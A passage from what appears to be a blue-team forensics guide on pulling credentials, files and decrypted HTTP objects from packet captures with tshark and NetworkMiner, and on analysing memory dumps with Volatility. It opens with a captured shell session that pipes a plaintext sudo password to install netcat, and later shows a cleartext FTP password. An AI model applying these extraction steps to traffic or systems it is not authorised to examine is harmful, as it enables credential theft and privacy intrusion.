WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
59
```

```
Jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt update  
echo "*umR@Q%4V&RC" | sudo -S apt update  
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
Hit:1 http://us.archive.ubuntu.com/ubuntu bionic InRelease  
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease  
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease  
Hit:4 http://us.archive.ubuntu.com/ubuntu bionic-security InRelease  
Reading package lists...  
Building dependency tree...  
Reading state information...  
18 packages can be upgraded. Run 'apt list --upgradable' to see them.  
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S apt install netcat  
echo "*umR@Q%4V&RC" | sudo -S apt install netcat  
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.  
Reading package lists...  
Building dependency tree...  
Reading state information...  
The following package was automatically installed and is no longer required:  
libdumbnet1  
Use 'sudo apt autoremove' to remove it.  
The following NEW packages will be installed:  
    netcat  
0 upgraded, 1 newly installed, 0 to remove and 18 not upgraded.  
Need to get 3,436 B of archives.  
After this operation, 13.3 kB of additional disk space will be used.  
Get:1 http://us.archive.ubuntu.com/ubuntu bionic/universe amd64 netcat all 1.19-41.1 [3,436 B]  
Fetched 3,436 B in 0s (101 kB/s)  
Selecting previously unselected package netcat.  
(Reading database ...  
(Reading database ... 5%  
(Reading database ... 10%  
(Reading database ... 15%  
(Reading database ... 20%  
(Reading database ... 25%  
(Reading database ... 30%
```

For other packets, to identify their stream conversation it saves the value as "Stream Index: X"

```
Checksum: 0x414f [unverified]  
[Checksum Status: Unverified]  
[Stream index: 55]  
[Timestamps]  
    [Time since first frame: 0.011625000]  
    [Time since previous frame: 0.0014000]
```

Get Credentials

In theory, `-z credentials` will collect the credentials in packets. I, however, have not had much success with this tbh.

```
tshark -r ftp.pcap -z credentials
```

[20-Jun-21 13:49:58 BST] cap/enum			
Packet	Protocol	Username	Info
40	FTP	nathan	Username in packet: 36

Here's an alternative, less refined, works though.

```
tshark -r 0.pcap -V -x -P | grep -iE 'user|pass'
```

[20-Jun-21 13:51:27 BST] cap/enum			
			→ tshark -r 0.pcap -V -x -P grep -i 'pass'
		.form-signin input[type="password"] {\\n	
03b0	74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 5d type="password"]		
38	4.126630 192.168.196.16 → 192.168.196.1 21 54411	FTP Response: 331 Please specify	
	331 Please specify the password.\\r\\n		
		Response code: User name okay, need password (331)	
		Response arg: Please specify the password.	
40	5.424998 192.168.196.1 → 192.168.196.16 54411 21	FTP Request: PASS Buck3tH4TF0RM3!	
	PASS Buck3tH4TF0RM3!\\r\\n		
		Request command: PASS	
0030	50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63	P... J... PASS Buc	

Extracting Stuff

Wireshark sometimes sucks when you want to quickly extract stuff and just look at it. Fortunately, there are alternatives to be able to quickly get and look at files, images, credentials, and more in packets.

► section contents


NetworkMiner

NetworkMiner is GUI-based network traffic analysis tool. It can do lots of things, but the main things we can focus on here is the ability to rapidly look at all the *stuff*.

BUT, NetworkMiner has some limitations in its FREE version, so we'll just focus on some of its features.

You can fire up NetworkMiner from command-line to ingest a particular pcap

```
networkminer c42-MTA6.pcap
```



View Files

In the top bar, you can filter for all of the files in the traffic.

The screenshot shows the NetworkMiner interface with a focus on the file list. A red arrow points to the 'Files (570)' tab in the top navigation bar. Below the tabs is a 'Filter keyword:' input field. The main area is a table listing files with columns for Frame nr., Filename, Extension, Size, and Source host. A red arrow points to the 'Extension' column header.

Frame nr.	Filename	Extension	Size	Source host
9591	Baltimore CyberTrust Root[1].cer	cer	1 049 B	63.219.254.42 [a2047.dspl.akamai.net] [fbcdn-pr...
9009	DigiCert SHA2 High Assurance.cer	cer	1 205 B	104.244.43.71 [wildcard.twimg.com] [pbs.twimg...
13539	GeoTrust Global CA[2].cer	cer	897 B	216.58.216.78 [www-google-analytics.l.google.c...
15529	RapidSSL SHA256 CA - G3.cer	cer	1 065 B	205.186.145.38 [breakingintowallstreet.com] [w...
9621	a248.e.akamai.net[2].cer	cer	1 472 B	63.219.254.42 [a2047.dspl.akamai.net] [fbcdn-pr...
2383	bridesstory.com.cer	cer	1 206 B	52.8.251.48 [bridesstory.com] [www.bridesstory....
2383	RapidSSL SHA256 CA - G4.cer	cer	1 194 B	52.8.251.48 [bridesstory.com] [www.bridesstory....
2390	bridesstory.com[1].cer	cer	1 206 B	52.8.251.48 [bridesstory.com] [www.bridesstory....
2390	RapidSSL SHA256 CA - G4[1].cer	cer	1 194 B	52.8.251.48 [bridesstory.com] [www.bridesstory....
9440	Baltimore CyberTrust Root[2].cer	cer	1 049 B	96.17.10.18 [a1531.ds4.akamai.net] [fbexterna...
9449	facebook.com[4].cer	cer	1 259 B	31.13.74.7 [scontent.xx.fbcdn.net]
1028	VeriSign Class 3 Public Prim[1].cer	cer	1 226 B	131.253.61.68 [login.live.com.nsatc.net] [login.li...

View Images

In the top bar, you can filter for all of the images in the traffic. It will include any images rendered on websites, so you'll get a load of random crap too.

File Tools Help

Hosts (145) | Files (570) | **Images (147)** | Messages | Credentials (36) | Sessions (290) | DNS (274) | Parameters

	photo1-150x150.jpg	150x150, 7 967 B		hendrik-size-bin.jpg	150x150, 10 930 B		01-02_resize...720x555, 83 084			MG_6760_L-720x555.jpg	720x555, 71 71 B		logo-new.png	150x69, 5 682 B		wall-street.png	132x57, 8 635 B
	forbes.png	119x31, 4 213 B		financial-traning.png	111x112, 3 425 B		guide.png	117x123, 3 244 B		industry-tranning.png	166x119, 4 950 B		coaching.png	116x87, 2 113 B		icon-search-job.png	90x76, 3 663 B

Once you see a file you find interesting, right-click and view the file

14474	q3c15jzycq.json.js	js	4 897 B	23.235.44.249	[fallback.global-ssl.fastly.net] [c]
3511	jquery-migrate.min.js	js	7 200 B	104.28.9.93	[www.prideorganizer.com.cdn.clo
15853	index.5BA78640.json	json	1 B	169.54.129.21	[api.mixpanel.com]
782	HPImageArchive.aspx.A099A440				
15935	w2v.php.json				
7621	MEkwRz.ocsp-response				
13810	MEkwRz[1].ocsp-response				
3466	MFEwTzBNMEswSTAJBgUr.ocsp-re				
3468	MFFwTzRNMFcwSTAIRnIrl11.ocsp				

[Open file](#) ←
 [Open folder](#)

[Calculate MD5 / SHA1 / SHA256 hash](#)

View Creds

Honestly, I find that these credential filters always suck. Maybe you'll have better luck

Credentials (36) Sessions (290) DNS (274) Parameters (13663) Keywords Anomalies					
response	Mask Passwords	Protocol	Username	Password	Valid login
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [any.edge.bing.com] [www.bing...		HTTP Cookie	_FS=NU=1; domain=.bing.com; path=/; _HOP=...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [any.edge.bing.com] [www.bing...		HTTP Cookie	_FS=mkt=en-ca&NU=1; domain=.bing.com; pat...	N/A	Unknown
] (...) 184.84.243.51 [a4.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 184.84.243.51 [a134.lm.akamai.net] [akam.bing...		HTTP Cookie	SRCHUID=V=2&GUID=93C1BE5FBBA147E9843...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown
] (...) 204.79.197.200 [any.edge.bing.com] [www.bing...		HTTP Cookie	_HOP=; domain=.bing.com; path=/	N/A	Unknown
] (...) 204.79.197.200 [any.edge.bing.com] [www.bing...		HTTP Cookie	_FS=mkt=en-ca&NU=1; domain=.bing.com; pat...	N/A	Unknown
] (...) 204.79.197.200 [www.bing.com]		HTTP Cookie	SRCHD=AF=IE11SS; SRCHUSR=AUTOREDIR=0...	N/A	Unknown

Tshark Export Objects

For all of the protocols and detailed guidance on exporting objects, you can see [TShark docs on the matter](#)

```
[27-Jun-21 11:22:51 BST] Desktop/WireDive
-> tshark --export-objects help
tshark: The available export object types are:
  dicom
  http
  imf
  smb
  tftp
[27-Jun-21 11:22:51 BST] Desktop/WireDive
```

Export SMB Files

Let's say through our packet analysis, we've identified a particular SMB file we find interesting called *TradeSecrets.txt*

```
[27-Jun-21 11:23:14 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -Ei 'TradeSecrets.txt' | head -n1
 282 18.427389835 192.168.2.2 > 192.168.2.10 SMB2 246 Create Request File: HelloWorld\TradeSecrets.txt
[27-Jun-21 11:23:48 BST] Desktop/WireDive
```

We can go and get all of the SMB files, and save it locally in a directory called `smb_exported_files`

```
tshark -r smb.pcapng -q --export-object smb,smb_exported_files
#-q means don't print all of the packet headers. We don't need those flying across
#the way we export things is by protocol and then local destination directory: so
```

```
[27-Jun-21 11:27:14 BST] Desktop/WireDive
-> tshark -r smb.pcapng -q --export-object smb,smb_exported_files
[27-Jun-21 11:27:22 BST] Desktop/WireDive
-> tree smb_exported_files/
smb_exported_files/
└─ %5cHelloWorld%5cTradeSecrets.txt
```

We get the original file, as if we ourselves downloaded it. However, unfortunately we do not get the original metadata so the date and time of the file reflects our current, local time and date. But nonetheless, we have the file!

```
[27-Jun-21 11:29:56 BST] WireDive/smb_exported_files
-> stat %5cHelloWorld%5cTradeSecrets.txt
  File: %5cHelloWorld%5cTradeSecrets.txt
  Size: 50166          Blocks: 104          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1584026      Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/  remnux)  Gid: ( 1000/  remnux)
Access: 2021-06-27 11:27:22.561525732 +0100
Modify: 2021-06-27 11:27:22.561525732 +0100
Change: 2021-06-27 11:27:22.561525732 +0100
 Birth: -
[27-Jun-21 11:30:01 BST] WireDive/smb_exported_files
-> file %5cHelloWorld%5cTradeSecrets.txt
%5cHelloWorld%5cTradeSecrets.txt: ASCII text, with very long lines
[27-Jun-21 11:30:11 BST] WireDive/smb_exported_files
-> exiftool %5cHelloWorld%5cTradeSecrets.txt
ExifTool Version Number : 12.26
File Name               : %5cHelloWorld%5cTradeSecrets.txt
Directory               :
File Size                : 49 KiB
File Modification Date/Time : 2021:06:27 11:27:22+01:00
File Access Date/Time    : 2021:06:27 11:30:11+01:00
File Inode Change Date/Time: 2021:06:27 11:27:22+01:00
File Permissions         : -rw-r--r--
File Type                : TXT
File Type Extension     : txt
MIME Type                 : text/plain
MIME Encoding              : us-ascii
Newlines                  : Unix LF
Line Count                 : 1
Word Count                 : 9479
[27-Jun-21 11:30:17 BST] WireDive/smb_exported_files
-> strings %5cHelloWorld%5cTradeSecrets.txt | head
According to all known laws of aviation, there is no way a bee should be able to fly. Its w
ground. The bee, of course, flies anyway because bees don't care what humans think is impos
```

Export HTTP Files with Decryption Key

In some situations, you will have a TLS decryption key in your hands. There may have been a file in the traffic you want to get your hands on, so let's do it!

Let's say we're looking around the decrypted traffic and we see an interesting file referenced, in this case an image:

```
apps=1&sync desync=1&no_query on subscribe=1&start args=%3Fagent%3Dsonic%26agent_version%3D1587143734%26eac_c
HTTP GET /files-tmb/TTL7QHDUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today_720.jpg HTTP/1.1\r\n
HTTP GET /files-pri/TTL7QHDUJ-F011PDVK8TD/get_a_new_phone_today_.jpg HTTP/1.1\r\n
HTTP HTTP/1.1 100 Continue\r\n
```

To retrieve this image, we need only supply the decryption key whilst we export the object

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
--export-objects http,exported_http_files
```

And we have downloaded the image to our export directory. Awesome

```
[27-Jun-21 17:53:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
> --export-objects http,exported_http_files
[27-Jun-21 17:54:02 BST] Desktop/WireDive
-> ls -lash exported_http_files/*.jpg
92K -rw-r--r-- 1 remnux remnux 89K Jun 27 17:54 exported_http_files/get_a_new_phone_today_720.jpg
140K -rw-r--r-- 1 remnux remnux 140K Jun 27 17:54 exported_http_files/get_a_new_phone_today_.jpg
[27-Jun-21 17:54:05 BST] Desktop/WireDive
-> file exported_http_files/get_a_new_phone_today_720.jpg
exported_http_files/get_a_new_phone_today_720.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI
line, precision 8, 720x604, components 3
[27-Jun-21 17:54:27 BST] Desktop/WireDive
```

PCAP Analysis IRL

I've dissected real life situations via network analysis techniques

You can find my ~~corporate~~ professional content [here](#)

Digital Forensics

If you're interested in digital forensics, there are some immediate authoritative sources I implore you to look at:

- [13cubed's youtube content](#) - Richard Davis is a DFIR legend and has some great learning resources
- [Eric Zimmerman's toolkit](#) - Eric is the author of some incredibly tools, and it's worth checking out his documentation on exactly how and when to use them.

► section contents

volatility

► section contents

There are loads of tools that can assist you with forensically examining stuff. Volatility is awesome and can aid you on your journey. Be warned though, digital forensics in general are resource-hungry and running it on a VM without adequate storage and resource allocated will lead to a bad time.

In the Blue Team Notes, we'll use vol.py and vol3 (python2 and python3 implementation's of Volatility, respectively). In my un-educated, un-wise opinion, vol2 does SOME things better than vol3 - for example, Vol2 has plugins around browser history.

Because Volatility can take a while to run things, the general advice is to always run commands and output them (`> file.txt`). This way, you do not need to sit and wait for a command to run

to re-check something.

Get Started

It's worth reviewing the Volatility docs, and make sure you've organised yourself as best as possible before getting started.

One important prep task is to download the [symbols table](#) into your local machine

Symbol Tables

Symbol table packs for the various operating systems are available for download at:

<https://downloads.volatilityfoundation.org/volatility3/symbols/windows.zip>

<https://downloads.volatilityfoundation.org/volatility3/symbols/mac.zip>

<https://downloads.volatilityfoundation.org/volatility3/symbols/linux.zip>

The hashes to verify whether any of the symbol pack files have downloaded successfully or have changed can be found at:

<https://downloads.volatilityfoundation.org/volatility3/symbols/SHA256SUMS>

<https://downloads.volatilityfoundation.org/volatility3/symbols/SHA1SUMS>

<https://downloads.volatilityfoundation.org/volatility3/symbols/MD5SUMS>

Symbol tables zip files must be placed, as named, into the `volatility3/symbols` directory (or just the `symbols` directory next to the executable file).

Windows symbols that cannot be found will be queried, downloaded, generated and cached. Mac and Linux symbol tables must be manually produced by a tool such as [dwarf2json](#).

Please note: These are representative and are complete up to the point of creation for Windows and Mac. Due to the ease of compiling Linux kernels and the inability to uniquely distinguish them, an exhaustive set of Linux symbol tables cannot easily be supplied.

Reviewing options

Reading the [docs](#) and the `-h` help option let you know exactly what options you have available

Python2: `Vol.py -h`

Supported Plugin Commands:

agtidconfig	Parse the Agtid configuration
amcache	Print AmCache information
antianalysis	
apifinder	
apihooks	Detect API hooks in process and kernel memory
apihooksdeep	Detect API hooks in process and kernel memory, with ssdeep for whi
apt17scan	Detect processes infected with APT17 malware
atoms	Print session and window station atom tables
atomscan	Pool scanner for atom tables
attributeht	Find Hacking Team implants and attempt to attribute them using a w
auditpol	Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
autoruns	Searches the registry and memory space for applications running at
ses	
bigpools	Dump the big page pools using BigPagePoolScanner
bioskbd	Reads the keyboard buffer from Real Mode memory
bitlocker	Extract Bitlocker FVEK. Supports Windows 7 - 10.
cachedump	Dumps cached domain hashes from memory
callbacks	Print system-wide notification routines
callstacks	this is the plugin class for callstacks
chromecookies	Scans for and parses potential Chrome cookie data
chromedownloadchains	Scans for and parses potential Chrome download chain recor
chromedownloads	Scans for and parses potential Chrome download records
chromehistory	Scans for and parses potential Chrome url history
chromesearchterms	Scans for and parses potential Chrome keyword search terms
chromevisits	Scans for and parses potential Chrome url visits data -- VERY SLOW
clipboard	Extract the contents of the windows clipboard
cmdline	Display process command-line arguments
cmdscan	Extract command history by scanning for _COMMAND_HISTORY
connections	Print list of open connections [Windows XP and 2003 Only]
connscan	Pool scanner for tcp connections
consoles	Extract command history by scanning for _CONSOLE_INFORMATION
crashinfo	Dump crash-dump information
derusbiconfig	Parse the Derusbiconfig configuration

Python3: vol3 -h

When you see a plugin you like the look of, you can -h on it to get more options

```
#let's take the plugin windows.memmap.Memmap, for example  
vol3 windows.memmap.Memmap -h
```

```
[22-Jun-21 19:01:35 BST] brave/c49-AfricanFalls2  
-> vol3 windows.memmap.Memmap -h  
Volatility 3 Framework 1.0.1  
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]
```

optional arguments:

```
-h, --help    show this help message and exit  
--pid PID    Process ID to include (all other processes are excluded)  
--dump       Extract listed memory segments
```

Volatility has options for Linux, Mac, and Windows. The notes here mainly focus on Windows plugins, but the other OS' plugins are great fun too so give them a go sometime.

Get Basics

Get basic info about the dumped image itself

Find when the file was created

```
stat dumped_image.mem
```

```
#exiftool can achieve similar  
exiftool dumped_image.mem
```

```
[22-Jun-21 18:31:10 BST] brave/c49-AfricanFalls2  
-> stat 20210430-Win10Home-20H2-64bit-memdump.mem  
  File: 20210430-Win10Home-20H2-64bit-memdump.mem  
  Size: 4831838208      Blocks: 9437192      IO Block: 4096   regular file  
Device: 805h/2053d      Inode: 1324849      Links: 1  
Access: (0664/-rw-rw-r--) Uid: ( 1000/  remnux)  Gid: ( 1000/  remnux)  
Access: 2021-06-22 18:03:59.465742134 +0100  
Modify: 2021-06-17 15:00:40.000000000 +0100  
Change: 2021-06-22 18:01:34.412237527 +0100  
 Birth: -  
[22-Jun-21 18:31:42 BST] brave/c49-AfricanFalls2  
-> exiftool 20210430-Win10Home-20H2-64bit-memdump.mem  
ExifTool Version Number : 12.26  
File Name               : 20210430-Win10Home-20H2-64bit-memdump.mem  
Directory              : .  
File Size               : 4.5 GiB  
File Modification Date/Time : 2021:06:17 15:00:40+01:00  
File Access Date/Time    : 2021:06:22 18:03:59+01:00  
File Inode Change Date/Time : 2021:06:22 18:01:34+01:00  
File Permissions        : -rw-rw-r--  
Error                   : First 4.0 KiB of file is binary zeros
```

Get Profile

Get some basic info about the OS version of the dump

```
vol3 -f dumped_image.mem windows.info.Info
```

```
[22-Jun-21 18:54:39 BST] brave/c49-AfricanFalls2
-> vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.info.Info
Volatility 3 Framework 1.0.1
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base      0xf8043cc00000
DTB      0x1aa000
Symbols file:///usr/local/lib/python3.8/dist-packages/volatility3/symbols,
1.json.xz
Is64Bit True
IsPAE  False
primary 0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf8043d80f368
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors 4
SystemTime      2021-04-30 17:52:19
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeStamp      Tue Oct 11 07:04:26 1977
```

Get some info about the users on the machine

```
#run and output
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs > sids.
#then filter
cut -f3,4 sids.txt | sort -u | pr -Ttd
```

```
#or just run it all in one. But you lose visibility to processes associated
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs |
tee | cut -f3,4 | sort -u | pr -Ttd
```

```
[22-Jun-21 20:20:12 BST] brave/c49-AfricanFalls2
```

```
-> head -n20 sids.txt  
Volatility 3 Framework 1.0.1
```

PID	Process	SID	Name
4	System	S-1-5-18	Local System
4	System	S-1-5-32-544	Administrators
4	System	S-1-1-0	Everyone
4	System	S-1-5-11	Authenticated Users
4	System	S-1-16-16384	System Mandatory Level
108	Registry	S-1-5-18	Local System
108	Registry	S-1-5-32-544	Administrators
108	Registry	S-1-1-0	Everyone
108	Registry	S-1-5-11	Authenticated Users
108	Registry	S-1-16-16384	System Mandatory Level
396	smss.exe	S-1-5-18	Local System
396	smss.exe	S-1-5-32-544	Administrators
396	smss.exe	S-1-1-0	Everyone
396	smss.exe	S-1-5-11	Authenticated Users
396	smss.exe	S-1-16-16384	System Mandatory Level
492	csrss.exe	S-1-5-18	Local System

```
[22-Jun-21 20:20:16 BST] brave/c49-AfricanFalls2
```

```
-> cut -f3,4,5,6 sids.txt | sort -u | head -n20
```

```
S-1-1-0 Everyone
```

S-1-16-0	Untrusted Mandatory Level
S-1-16-12288	High Mandatory Level
S-1-16-16384	System Mandatory Level
S-1-16-4096	Low Mandatory Level
S-1-16-8192	Medium Mandatory Level
S-1-2-0	Local (Users with the ability to log in locally)
S-1-2-1	Console Logon (Users who are logged onto the physical console)
S-1-5-113	Local Account

Vol2

In Volatility 2, you have to get the Profile of the image. This requires a bit more work. In theory, you can use `imageinfo` as a brute-force checker....however, this takes a long time and is probably not the best use of your valuable time.

I propose instead that you run the [Vol3](#), which will suggest what OS and build you have. Then pivot back to Vol2, and do the following:

```
#Collect the various profiles that exist  
vol.py --info | grep Profile
```

```
#I then put these side to side in terminals, and try the different profiles with  
volatility -f image_dump.mem --profile=Win10x64_10586 systeminfo
```

```
[22-Jun-21 23:28:11 BST] brave/c49-AfricanFalls2          Win10x86_17763
-> vol3 -f image_dump.mem windows.info | ack 'Minor'      8-10-12)
Progress: 0.00           Scanning primary using PdbSignatureScann Win10x86_18362
Progress: 0.00           Scanning primary using PdbSignatureScann 9-04-23)
Progress: 50.00           Scanning primary using PdbSignatureScann Win10x86_19041
Progress: 100.00          PDB scanning finished          0-04-17)
Major/Minor   15.19041          Win2003SP0x86
```

- A **Profile** for Windows 10 x86 (10.0.17763.0 / 201
- A **Profile** for Windows 10 x86 (10.0.18362.0 / 201
- A **Profile** for Windows 10 x86 (10.0.19041.0 / 202
- A **Profile** for Windows 2003 SP0 x86

Now that you have your Vol2 profile, you can leverage the plugins of both Vol2 and Vol3 with ease.

Get Files

This plugin can fail on occasion. Sometimes, it's just a case of re-running it. Other times, it may be because you need to install the symbol-tables. If it continually fails, default to python2 volatility.

```
sudo vol3 -f image_dump.mem windows.filescan > files.txt
cut -f2 files.txt | pr -Ttd | head -n 20
```

```
#get the size of files too
cut -f2,3 files.txt | pr -Ttd | head -n 20
```

```
#stack this will all kinds of things to find the files you want
cut -f2 files.txt | sort | grep 'ps1'
cut -f2 files.txt | sort | grep 'exe'
cut -f2 files.txt | sort | grep 'evtx'
```

```
#Here's the Vol2 version of this
sudo vol.py -f image_dump.mem --profile=Win10x64_19041 directoryenumerator
```

[22-Jun-21 21:33:12 BST] **brave/c49-AfricanFalls2**

-> cut -f2 files.txt | pr -Ttd | head -n 20

Volatility 3 Framework 1.0.1

Name

```
\Windows\System32\winevt\Logs\Microsoft-Windows-PushNotification-Platform%4Admin.evtx
\Windows\System32\drivers\storqosflt.sys
\Windows\System32\drivers\winhvrv.sys
\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-.19041.928.cat
\Windows\System32\drivers\pacer.sys
\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-.928.cat
```

[22-Jun-21 21:35:27 BST] **brave/c49-AfricanFalls2**

-> cut -f2 files.txt | sort | grep 'exe' | head
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MsMpEng.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\NisSrv.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\Angry IP Scanner\ipscan.exe
\Program Files\Angry IP Scanner\ipscan.exe

[22-Jun-21 21:35:36 BST] **brave/c49-AfricanFalls2**

-> cut -f2 files.txt | sort | grep 'ps1' | head
\Program Files\WindowsPowerShell\Modules\PSReadLine\2.0.0\PSReadLine.format.ps1xml

[22-Jun-21 21:35:41 BST] **brave/c49-AfricanFalls2**

[22-Jun-21 21:37:54 BST] **brave/c49-AfricanFalls2**

-> cut -f2 files.txt | sort | grep 'evtx'
\Windows\System32\winevt\Logs\Application.evtx
\Windows\System32\winevt\Logs\HardwareEvents.evtx
\Windows\System32\winevt\Logs\Internet Explorer.evtx
\Windows\System32\winevt\Logs\Key Management Service.evtx
\Windows\System32\winevt\Logs\Microsoft-Client-Licensing-Platform%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Inventory.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppModel-Runtime%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeployment%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Restricted.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Audio%4CaptureMonitor.evtx

Resurrect Files

If a file catches your eye, you can push your luck and try to bring it back to life

```
#search for a file, as an example  
cat files.txt | grep -i Powershell | grep evtx  
  
#pick the virtual address in the first columnm, circled in the first image below  
#feed it into the --virtaddr value  
vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10  
  
#If you know the offset address, it's possible to look at the ASCII from hex  
hd -n24 -s 0x45BE876 image_dump.mem
```

```
0xbf0f6d07ec10 \Windows\System32\winevt\Logs\Windows PowerShell%4Operational.evtx 216  
[22-Jun-21 21:48:14 BST] brave/c49-AfricanFalls2  
-> cat files.txt | grep -i Powershell | grep evtx  
0xbf0f6bfab5b0 \Windows\System32\winevt\Logs\Windows PowerShell.evtx 216  
0xbf0f6d07c820 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx 216  
0xbf0f6d07ec10 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx 216
```

```
-> vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10  
Volatility 3 Framework 1.0.1  
Progress: 100.00 PDB scanning finished  
Cache FileObject FileName Result  
  
DataSectionObject 0xbf0f6d07ec10 Microsoft-Windows-PowerShell%4Operational.evtx file.0xbf0f6d07ec10.0xbf0f6d07ec10  
osoft-Windows-PowerShell%4Operational.evtx.dat  
